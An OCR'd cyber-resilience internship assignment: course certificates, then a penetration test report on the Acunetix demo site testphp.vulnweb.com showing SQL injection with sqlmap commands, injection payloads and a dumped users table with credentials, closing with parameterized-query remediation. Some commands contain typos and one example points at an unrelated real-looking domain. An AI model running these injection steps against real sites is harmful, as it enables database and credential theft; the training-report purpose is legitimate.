
<u>Cyber Resilience Assignments, SET-1:</u>

1. Cyber Resilience/Security Certifications:

1. **Penetration Testing**: https://www.itmasters.edu.au/free-short-course-pen-testing/



Certificate of Achievement

Short Course: Pen Testing

This is to certify that

Kunal Das

has successfully completed the Short Course

Pen Testing

Grade: Distinction (75/100)

Lecturer: Jeremy Koster (IT Masters)

Completed: December 18, 2020


CHale

Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt University

2. **Incident Response** : https://www.itmasters.edu.au/free-short-course-information-security-incident-handling/



Certificate of Achievement

Short Course: Information Security Incident Handling

This is to certify that

Kunal Das

has successfully completed the Short Course

Information Security Incident Handling

Grade: Pass (63/100)

Lecturer: Jeremy Koster (IT Masters)

Completed: November 30, 2020


CHale

Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt University

3. **AI for Cyber Security(Fundamentals):**
   https://www.futurelearn.com/courses/artificial-intelligence



Future Learn

Issued 27th November 2020. futurelearn.com/certificates/8fnyunz

Certificate of Achievement

Kunal Das

has completed the following course:

DIGITAL SKILLS: ARTIFICIAL INTELLIGENCE
ACCENTURE

This online course helped discover the potential of Artificial Intelligence (AI) and how it can change the workplace. It enhanced understanding of AI with interesting facts, trends, and insights, and helped to explore the working relationship between humans and AI.

3 weeks, 2 hours per week

[illegible]
Camilla Drejer
Director
UKI Corporate Citizenship

accenture

The person named on this certificate has completed the activities in the attached transcript. For more information about Certificates of Achievement and the effort required to become eligible, visit futurelearn.com/proof-of-learning/certificate-of-achievement.

This certificate represents proof of learning. It is not a formal qualification, degree, or part of a degree.

2. Penetration Testing Report

Vulnerability – SQL injection (Database Hacked)

Site: http://testphp.vulnweb.com

Executive Summary:

I have found security vulnerabilities on site http://testphp.vulnweb.com issue I found OWASP Top1 SQL Injection Which most top critical issue I found on your site. This grey box assessment was performed to identify loopholes in application from a security perspective

Description:

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Reproduce Of steps:


1. Visit http://testphp.vulnweb.com/serach.php?test=query here test= parameter is error based vulnerable for SQL injection

Now,

For checking SQL injection we basically used ' " + - -

Here I change Parameter Value https://cbi.iq/search?word=hello" (Add ")

Now As response:


testphp.vulnweb.com/search.php?test='
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61

Now In above picture we got sql syntax error that mean attacker can take full advantage of it and full database compromised

2. Now Then I use Sqlmap to extract data base of your website http://testphp.vulnweb.com

To determine the databases behind the web site then used this command on sqlmap terminal **sqlmap -u http://testphp.vulnweb.com/serach.php?test=' --dbs** (--dbs for DBMS databases)

Result:



```
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=' AND (SELECT 1708 FROM (SELECT(SLEEP(5)))YqvD)-- wWZF

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e7
---
[02:18:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:18:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```


As above picture we successfully able to extract db name of your website DB

acuart

Information_schema

3. Now retrieve all the tables which are present in database prob by using following command

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart –tables




```
└──╼ $sqlmap --url http://testphp.vulnweb.com/search.php?test=%27 -D acuart --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:40:55 /2020-12-20/

[05:40:57] [WARNING] it appears that you have provided tainted parameter values ('test='') with most likely leftover chars/statement
ly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[05:41:25] [INFO] resuming back-end DBMS 'mysql'
[05:41:25] [INFO] testing connection to the target URL
[05:41:26] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
```




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e71
6c6754676274637141477a50496c6c525a524b777571524c6b50624751777272,0x71786a7071),N
ULL-- uUpG
---
[05:41:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:41:26] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

As above picture we retrieve all the tables inside your Data base

4. Now, we want to gain more information about users table then type the following command
sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart -T acuart –columns

Result:



```
---
[05:58:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:58:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```


As above pic we retrieved User pass email phone address columns present in **users** table

5. Now, gain the attribute values such as "**uname, pass, email, address**" present in the table "**users**"

I used command:

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuate -T users -C uname,pass,email,address --dump

Result:



```
[06:08:10] [INFO] fetching entries of column(s) 'address, email, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+-----------------+-----------+
| uname | pass | email           | address   |
+-------+------+-----------------+-----------+
| test  | test | email@email.com | 21 street |
+-------+------+-----------------+-----------+
```

Here we successfully able retrieved **uname**, **password, email** and **address**

Impact and Risk

With no mitigating controls, SQL injection can leave the application at a **high-risk** of compromise resulting in an impact to the **confidentiality**, and **integrity** of data as well as **authentication** and **authorization** aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances. If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products
WHERE category = ?");
```

```
statement.setString(1, input); ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the **WHERE** clause and values in an **INSERT** or **UPDATE** statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

Hope You will fix this issue soon

Best Regards

Cyber Resilience Intern (D4N6)